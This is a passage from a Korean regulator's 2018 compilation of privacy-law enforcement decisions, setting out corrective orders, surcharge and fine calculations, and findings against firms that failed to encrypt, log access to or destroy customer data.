결국 피심인은 개인정보취급자가 관리자페이지에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하지 않고, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하지 아니하여 정보통신망법 제28조제1항제3호(기술적·관리적 보호조치 중 접속기록의 위조·변조방지), 같은 법 시행령 제15조제3항, 고시 제5조제1항을 위반하였다.

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

- 1) 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용할 것
- 2) 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리할 것
- 3) 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것

나. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날로부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지 및 모바일 어플리케이션에 1주일 이상 게시하여야 한다. 이때, 공표 내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

<참고 11> 시정명령 공표(안) 예시

공표내용(안)
저희 회사(OOOO)는 방송통신위원회로부터 ①개인정보처리시스템 접속시 안전한 인증수단을 적용하지 않은 행위, ②개인정보취급자의 컴퓨터를 망분리 하지 않은 행위, ③개인정보처리시스템 접속기록을 보존·관리하지 않은 행위가 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」을 위반했다는 이유로 시정명령을 받은 사실이 있습니다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

V. 과징금 부과

피심인의 정보통신망법 제28조제1항 위반에 대한 과징금은 같은 법 제64조3의 제1항제6호, 같은 법 시행령 제69조의2제1항과 제4항 [별표 8] (과징금의 산정기준과 산정절차) 및 ‘개인정보보호 법규 위반에 대한 과징금 부과기준(이하 ‘과징금 부과기준’이라 한다)’ 따라 다음과 같이 부과한다.

1. 과징금 상한액과 기준금액

가. 과징금 상한액

피심인의 정보통신망법 제28조제1항 위반에 대한 과징금 상한액은 같은 법 제64조 3의제1항, 같은 법 시행령 제69조의2에 따라 위반행위와 관련된 정보통신서비스의 직전 3개년도의 연평균 매출액의 100분의 3 이하에 해당하는 금액으로 한다.

나. 기준금액

1) 고의·중과실 여부

과징금 부과기준 제5조제1항은, 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 위반행위의 중대성의 판단기준 중 고의·중과실 여부는 영리목적의 유무, 정보통신망법 제28조제1항에 따른 기술적·관리적 보호조치 이행 여부 등을 고려하여 판단하도록 규정하고 있다.

이에 따를 때, 피심인은 영리를 목적으로 생활용품 등을 판매하는 정보통신서비스 제공자로서 ▲피심인이 '18.4.17. 기준 보관·관리하고 있던 개인정보량이 2,407,895명으로 매우 방대하고, ▲정보통신망법 제28조제1항제2호에 따른 접근통제 중 기술적·관리적 보호조치 중 안전한 인증수단을 소홀히 한 행위, ▲개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리하지 아니한 행위, ▲정보통신망법 제28조제1항제3호에 따른 개인정보취급자의 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하지 아니하고, 시스템 이상 유무의 확인을 위해 최소 6개월 이상 접속기록을 보존·관리하지 않은 행위 등으로 이 사건 해커에 의해 이용자의 개인정보가 유출되는 빌미를 제공하였으므로, 피심인에게 중과실이 있다고 판단한다.

2) 중대성의 판단

과징금 부과기준 제5조제3항은, 위반 정보통신서비스 제공자등에게 고의·중과실이 있으면 위반행위의 중대성을 '매우 중대한 위반행위'로 판단하도록 규정하고 있고,

과징금 부과기준 제5조제3항 단서조항은, 위반행위의 결과가 ▲위반 정보통신 서비스 제공자등이 위반행위로 인해 직접적으로 이득을 취득하지 않은 경우 (제1호), ▲위반행위로 인한 개인정보의 피해규모가 위반 정보통신서비스 제공자 등이 보유하고 있는 개인정보의 100분의 5 이내인 경우(제2호), ▲이용자의 개인정보가 공중에 노출되지 않은 경우(제3호) 중 모두에 해당할 때에는 ‘보통 위반행위’로, 1개 이상 2개 이하에 해당할 때에는 ‘중대한 위반행위’로 규정하고 있다.

이에 따를 때, 피심인의 위반행위의 결과가 ▲개인정보 유출로 피심인이 직접적인 이득을 취하지 않은 점, ▲유출된 개인정보가 피심인이 보유하고 있는 개인정보의 100분의 5 이내(2018. 4. 17. 기준, 피심인의 서비스인 ‘○○○○’ 이용자의 개인정보 2,407,895명으로 1,952명 유출)인 점, ▲공중에 노출되지 않은 점 등을 종합적으로 고려할 때, 위반행위의 중대성을 ‘보통 위반행위’로 판단하였다.

3) 기준금액 산출

피심인의 ‘○○○○’ 서비스 관련 매출을 위반행위 관련 매출로 하고, 직전 3개 사업년도의 연평균 매출액을 환산하여 위반행위와 관련된 매출액을 18,910,886,000원에 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 ‘보통 위반행위’의 부과기준을 1천분의 15를 적용하여 기준금액을 283,663,290원으로 한다.

<참고 12> 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 부과기준율

위반행위의 중대성	부과기준율
매우 중대한 위반행위	1천분의 27
중대한 위반행위	1천분의 21
보통 위반행위	1천분의 15

다. 필수적 가중 및 감경

과징금 부과기준 제6조와 제7조에 따라 위반행위의 기간이 2년 초과(‘14.11.30.

~18.4.12.)이므로 기준금액의 100분의 50에 해당하는 금액인 141,831,645원을 가중한 425,494,935원이나,

최근 3년간 정보통신망법 제64조의3제1항 각 호에 해당하는 행위로 과징금 처분을 받은 사실이 없으므로, 기준금액의 100분의 50에 해당하는 금액인 141,494,935원을 감정한 283,663,290원으로 한다.

라. 추가적 가중 및 감경

특별히 가중·감경할 사유가 없어 기준금액을 유지한다.

2. 과징금의 결정

피심인의 정보통신망법 제28조(개인정보의 보호조치) 위반행위에 대한 과징금은 같은 법 제64조의3제1항제6호, 같은 법 시행령 제69조의2 [별표 8] 2. 가. 1)(과징금의 산정기준과 산정절차) 및 과징금부 과기준에 따라 상기와 같이 단계별로 산출한 금액인 283,663,290원이나, 최종 과징금 산출액이 1억원 이상 10억원 미만에 해당하여 백만원 미만을 절사한 283,000,000원을 최종 과징금으로 결정한다.

〈참고 13〉 과징금 산출내역

기준금액	필수적 가중·감경	추가적 가중·감경	최종 과징금*
283백만원	필수적 가중 (50%, 141백만원)	추가적 가중 없음	283백만원
	필수적 감경 (50%, 141백만원)	추가적 감경 없음	
	→ 283백만원	→ 283백만원	

* ‘전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령’에 따라 최종 과징금 산출액이 1억원 미만은 십만원 미만 절사, 1억원 이상은 백만원 미만 절사함

VI. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항 위반에 대한 과태료는 같은 법 제76조제1항제3호, 같은 법 시행령 제74조의 「별표9」 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 '과태료 부과 등 처리지침'이라 한다)에 따라 다음과 같이 부과한다.

1. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과 등 처리지침 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 적용한다.

〈참고 14〉 위반 횟수별 과태료 금액

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(법 제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000

2. 과태료의 가중

과태료 부과 등 처리지침 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과 등 처리지침 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 따라 피심인의 정보통신망법 제28조제1항 위반 행위가 2개 이상인 경우에 해당하므로 기준 금액의 50%를 가중한다.

〈참고 15〉 과태료 산출내역

위반조문	기준금액	가중	감경	최종 과태료
§28①2·3호	1,000만원	500만원	없음	1,500만원

3. 최종 과태료

이에 따라 피심인의 정보통신망법 제28조제1항 위반행위에 대해 1,500만원의 과태료를 부과한다.

<참고 16> 위반행위별 과징금·과태료와 시정명령

위반 유형	과징금	과태료	시정명령	계
기술적·관리적 보호조치 §28①2·3호	283백만원	15백만원	○	298백만원

VII. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령), 제64조의3제1항제6호(과징금) 및 제76조(과태료)제1항제3호에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제

20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

(국회 참석 관계로 회의 불참)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

9. > 통신사 영업점 개인정보보호 법규 위반행위(11.28.)

1. 개 요

방송통신위원회는 '18.11.28.(수) 전체회의를 개최하여, 법적 근거 없이 주민등록번호를 수집·이용한 7개사, 개인정보의 보호조치를 소홀히 한 5개사 등 총 10개 사업자에 대해 시정조치 명령 및 7,400만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 개인정보 불법보관 11개사, 개인정보 무단조회 1개사, 개인정보 관리 소홀 1개사 등 이용자 민원이 접수된 총 13개 사업자에 대해 개인정보 취급·운영 실태조사를 실시하였다.

이번 조사 결과 ▶법적 근거없이 이용자의 주민등록번호를 수집·보관(3개사) ▶개인정보처리시스템에 대한 접근통제 등 개인정보의 기술적·관리적 보호조치(5개사) 등 총 10개 사업자가 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 10개 사업자에 대해 위반행위 즉시 중지, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육 실시 및 재발 방지대책 수립, 처분통지를 받은 날로부터 30일 이내 시정명령 이행결과 제출하도록 명령하였다.

2. 관련 사례

1 통신사 영업점 개인정보보호 법규 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 67 -557호

안 건 명 개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건

피 심 인 G사

의 결 일 2018. 11. 28.

주 문

1. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.
 - 가. 이용자의 계좌번호를 저장할 때는 안전한 암호알고리즘으로 암호화하여 저장할 것
 - 나. 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화할 것
2. 피심인은 동의를 받은 개인정보의 수집 및 이용·목적을 달성한 경우에는 지체 없이 해당 개인정보를 복구·재생할 수 없도록 파기하여야 한다.

3. 피심인은 제1항부터 제2항까지의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

5. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 10,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 '정보통신망법'이라 한다) 제25조에 따라 전기통신사업자로부터 이동통신서비스 판매와 관련된 개인정보 처리위탁을 받은 사업자로 같은 법 제67조제2항에 따라 제28조 등의 규정이 준용되며, 피심인의 일반현황 및 최근 3년간 매출액은 다음과 같다.

〈 피심인의 일반 현황 〉

대표이사	설립일자	자본금	주요서비스	종업원 수
○○○	0000.00.00.	0억	이동통신 및 초고속인터넷 판매	0명

〈 피심인의 매출액 현황 〉

(단위 : 백만원)

구 분	2015년	2016년	2017	평 균
매출액	000	000	000	000

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 피심인에 대한 이용자 민원(개인정보 불법 보관)이 국민신문고에 접수(2018.6.20.)됨에 따라 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 조사하였고, 피심인에 대한 현장조사(2018.8.24.) 결과, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 개인정보의 암호화{정보통신망법 제28조(개인정보의 보호조치) 중 암호화}를 소홀히 한 행위


(1) 피심인은 2013.8.31.부터 2016.10.30.까지 판매한 이동전화 가입자의 개인정보(이름, 전화번호, 생년월일, 계좌번호 등) 2,292건을 수집하여 암호화 처리하지 않고 보조저장매체(USB)에 엑셀파일 형태로 저장·관리한 사실이 있다.

(2) 피심인은 2017.2.27.부터 2018.6.6.까지 판매한 이동전화 가입자의 개인정보(이름, 전화번호, 생년월일, 계좌번호 등) 14,395건을 수집하여 암호화 처리하지 않고 매장내 업무용 PC에 엑셀파일 형태로 저장·관리한 사실이 있다.

나. 수집·이용 목적이 달성된 개인정보를 파기하지 아니한 행위{정보통신망법 제 29조(개인정보의 파기) 중 목적을 달성한 경우}

피심인은 2017.3월부터 2018.8.21.까지 이동전화 판매 업무를 하면서 가입이 완료된 이용자의 가입신청서 350건과 매장내 PC와 USB에 엑셀파일 형태로 보관한 16,687건을 포함하여 총 17,037건을 파기하지 않고 보관한 사실이 있다.

[그림] 매장내 보관한 가입이 완료된 이용자의 가입신청서 350건



다. 처분의 사전통지 및 의견수렴

방송통신위원회는 2018. 9. 17. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전통지 및 의견수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 10. 7. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보를 안전하게 저장·전송할 수 있는 암호화기술 등을 이용한 보안조치(제4호)’하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제4항은 “정보통신서비스 제공자등은 개인정보가 안전하게 저장·전송될 수 있도록 ‘주민등록번호, 계좌번호 및 바이오정보 등

방송통신위원회가 정하여 고시하는 정보의 암호화 저장(제2호)', '그 밖에 암호화 기술을 이용한 보안조치(제4호)'를 하여야 한다."라고 규정하고 있다.

제15조제6항은 "방송통신위원회는 제1항부터 제5항까지의 규정에 따른 사항과 법 제28조제1항제6호에 따른 그 밖에 개인정보의 안전성 확보를 위하여 필요한 보호조치의 구체적인 기준을 정하여 고시하여야 한다."라고 규정하고 있다.

정보통신망법 시행령 제15조제6항에 따라 위 기준 수립·시행의 내용을 구체적으로 정하고 있는 「개인정보의 기술적·관리적 보호조치 기준」(방송통신위원회 고시 제2015-3호, 이하 '고시'라 한다) 제6조제2항은 "정보통신서비스 제공자등은 계좌번호 등 정보에 대해서는 안전한 암호알고리즘으로 암호화하여 저장한다."라고 규정하고 있고, 제4항은 "정보통신서비스 제공자등은 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화해야 한다."라고 규정하고 있다.

'고시 해설서'는 고시 제6조제2항에 대해 개인정보 유·노출 시에 2차 피해가 발생할 확률이 높은 계좌번호 등에 대해서는 안전한 알고리즘(128비트 이상)으로 암호화하여 저장·관리해야 한다고 해설하고 있고, 제4항에 대해 이용자의 개인정보를 업무용 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 안전한 암호알고리즘이 탑재된 암호화 소프트웨어 등을 활성화하거나 개인정보의 저장형태가 오피스 파일 형태일 때에는 해당 프로그램에서 제공하는 암호 설정 기능을 활용하고, MS Windows 등 운영체제에서 제공하는 암호화 기능을 활용하도록 해설하고 있다.

나. 정보통신망법 제29조제1항은 "정보통신서비스 제공자등은 '제22조제1항, 제23조제1항 단서 또는 제24조의2제1항·제2항에 따라 동의를 받은 개인정보의 보유 및 이용기간이 끝난 경우에는 지체 없이 해당 개인정보를 복구·재생할 수 없도록 파기하여야 한다. 다만, 다른 법률에 따라 개인정보를 보존하여야 하는 경우에는 그러하지 아니하다."라고 규정하고 있으며, 제23조제1항 단서는 "다만,

제22조제1항에 따른 이용자의 동의를 받거나 다른 법률에 따라 특별히 수집 대상 개인정보로 허용된 경우에는 필요한 범위에서 최소한으로 그 개인정보를 수집할 수 있다.”라고 규정하고 있다.

‘정보통신망법 해설서’는 법 제29조제1항에 대해 개인정보 취급 위탁 시에도 위탁 업무에 따른 개인정보 이용 및 제공목적, 보유 및 이용기간 등을 정해 파기 사유가 발생하면 취급하고 있는 개인정보를 파기하도록 해야 한다고 해설하고 있다.

다. 정보통신망법 제64조제3항은 “과학기술정보통신부장관 또는 방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 개인정보의 암호화{정보통신망법 제28조(개인정보의 보호조치) 중 암호화}를 소홀히 한 행위

피심인이 이용자의 계좌번호 등 개인정보 16,687건을 안전한 암호알고리즘으로 암호화하지 않고 업무용 PC와 USB에 엑셀파일 형태로 저장한 행위는 정보통신망법 제28조제1항제4호(기술적·관리적 보호조치 중 암호화), 같은 법 시행령 제15조 제4항제2·4호 및 고시 제6조제2·4항을 위반한 것이다.

나. 수집·이용 목적이 달성된 개인정보를 파기하지 아니한 행위{정보통신망법 제29조(개인정보의 파기) 중 목적을 달성한 경우}

피심인이 전기통신사업자로부터 처리 위탁받은 통신서비스 판매 및 가입이 완료되어 수집·이용 목적이 달성된 이용자 개인정보 17,037건을 파기하지 않고

보관한 행위는 정보통신망법 제29조제1항(개인정보의 파기 중 목적을 달성한 경우)을 위반한 것이다.

< 피심인의 위반사항 >

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
G사	암호화	§28①4호	§15④2·4호	이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때 암호화하지 않고 저장, 이용자의 계좌번호 등에 대해 안전한 알고리즘으로 암호화하지 않고 평문으로 저장한 행위(고시§6②·④)
	미파기	§29①1호	-	수집·이용 목적이 달성된 개인정보를 파기하지 않고 컴퓨터 등에 보관한 행위

IV. 시정조치 명령

1. 시정명령

가. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다. 1)이용자의 계좌번호를 저장할 때는 안전한 암호알고리즘으로 암호화하여 저장할 것 2)이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화할 것

나. 피심인은 동의를 받은 개인정보의 수집 및 이용·목적은 달성한 경우에는 지체 없이 해당 개인정보를 복구·재생할 수 없도록 파기하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야

하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항에 대한 과태료는 같은 법 제76조제1항제3호, 같은 법 시행령 제74조의 [별표9] 및 「개인정보 및 위치정보의 보호 위반행위에 대한 과태료 부과지침」(이하 '과태료 부과지침'이라 한다)에 따라 다음과 같이 부과한다.

가. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과지침 제6조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 각 적용한다.

〈 위반 횟수별 과태료 금액 〉

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000

나. 과태료의 가중 및 감경

1) (과태료의 가중) 과태료 부과지침 제8조는 ▲증거인멸·조작, 허위 정보 제공 등 조사방해, ▲위반의 정도, ▲ 기타 위반행위의 동기, 사업규모, 그 결과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과지침 제8조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

그러나 피심인의 정보통신망법 제28조제1항 위반 행위에 대해서 특별히 해당 사항이 없으므로 과태료를 가중하지 않는다.

2) (과태료의 감경) 과태료 부과지침 제7조는 ▲당사자의 환경, ▲사업규모와 자금사정, ▲개인(위치)정보보호 노력정도, ▲ 조사협조와 자진시정 ▲기타 위반 행위의 정도, 동기, 사업규모, 그 결과 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 과태료 부과지침 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

그러나 피심인의 정보통신망법 제28조제1항 위반 행위에 대해서 특별히 해당 사항이 없으므로 과태료를 감경하지 않는다.

< 과태료 산출내역 >

위반조문	기준금액	가중	감경	최종 과태료
§28①4호	1,000만원	없음	없음	1,000만원
계				1,000만원

다. 최종 과태료

이에 따라 피심인의 정보통신망법 제28조제1항 위반행위에 대해 1,000만원의 과태료를 부과한다.

4. 벌 칙

피심인이 정보통신망법 제29조(개인정보의 파기)제1항제1호를 위반한 행위에 대하여는 같은 법 제73조제1의2호에 따라 2년 이하의 징역 또는 2천만원 이하의 벌금에 해당한다.

그러나 피심인의 경우 ▲위반행위가 최초 적발된 점, ▲해당 사업자가 조사

과정에서 개인정보를 모두 파기한 점 등을 감안하여 이번에 한해 시정명령만을 부과하고 향후 위반행위 적발 시 엄정하게 처리한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령) 및 제76조제1항제2호·제3호·제5호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

이에 주문과 같이 의결한다.

2018년 11월 28일

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

10. 민원 신고된 사업자의 개인정보보호 법규 위반 행위(1221.)

1. 개 요

방송통신위원회는 '18.12.21.(금) 전체회의를 개최하여, 동의받은 목적을 벗어나 자사의 마케팅 활용에 동의하지 않은 1,945명에게 광고문자를 발송('17.10.29.)하고 개인정보 이용내역 열람 요구 시에는 필요한 조치를 취하여야 함에도 이에 불응한 L사에 대하여 과징금 6,200만원과 500만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 개인정보 열람요청 거부 민원이 접수된 사업자에 대하여 개인정보 취급·운영 실태조사 실시하였다.

이번 조사 결과 L사는 ▶동의받은 목적을 벗어나 자사의 마케팅 활용에 동의하지 않은 1,945명에게 광고문자를 발송 ▶별정통신사업자에게 개인정보 처리업무를 위탁받은 수탁자로서 수탁받은 목적을 벗어나 위탁자의 가입자 6,910명에게 광고문자를 발송 ▶ 2017.11.2. 이용자가 고객센터로 개인정보 이용내역 열람을 요구하였으나 이에 불응한 것으로 확인되었다.

방송통신위원회는 L사의 행위가 ▶고의성이 없고 단순 과실로 보이는 점 ▶위반행위로 인하여 취득한 이익의 규모가 작은 점 등을 고려하여 위반행위의 중대성을 '보통 위반행위'로 판단, 과징금과 과태료를 부과하고 위반행위의 즉시 중지, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육 실시 및 재발방지대책 수립, 처분통지를 받은 날로부터 30일 이내 시정명령 이행결과 제출하도록 시정명령을 의결하였다.

2. 관련 사례

1 민원신고된 사업자의 개인정보보호 법규 위반 행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 71 -585호

안 건 명 (주)●●●●●●의 개인정보 법규위반에 대한 시정조치에 관한 건

피 심 인 (주)●●●●●●

의 결 일 2018. 12. 19.

주 문

1. 피심인은 이용자로부터 수집한 개인정보를 동의 받은 목적이나 다음과 같은 목적과 다른 목적으로 이용하지 아니하여야 한다.

가. 정보통신서비스의 제공에 관한 계약을 이행하기 위하여 필요한 개인정보로서 경제적·기술적인 사유로 통상적인 동의를 받는 것이 뚜렷하게 곤란한 경우

나. 정보통신서비스의 제공에 따른 요금정산을 위하여 필요한 경우

다. 정보통신망법 또는 다른 법률에 특별한 규정이 있는 경우

2. 피심인은 개인정보 처리업무를 위탁 받은 수탁자로서 이용자의 개인정보를 처리할 수 있는 목적을 벗어나서 이용자의 개인정보를 처리하지 아니하여야 한다.

3. 피심인은 이용자로부터 다음과 같이 개인정보 열람 또는 제공을 요구받으면 지체 없이 필요한 조치를 하여야 한다.

가. 이용자의 개인정보 보유현황

나. 이용자의 개인정보를 이용하거나 제3자에게 제공한 현황

다. 이용자가 개인정보 수집·이용·제공 등의 동의를 한 현황

4. 피심인은 제1항부터 제3항까지의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

5. 피심인에 대하여 다음과 같이 과징금과 과태료를 부과한다.

가. 과 징 금 : 62,000,000원

나. 과 태 료 : 5,000,000원

다. 납부기한 : 고지서에 명시된 납부기한 이내

라. 납부장소 : 한국은행 국고수납 대리점

마. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

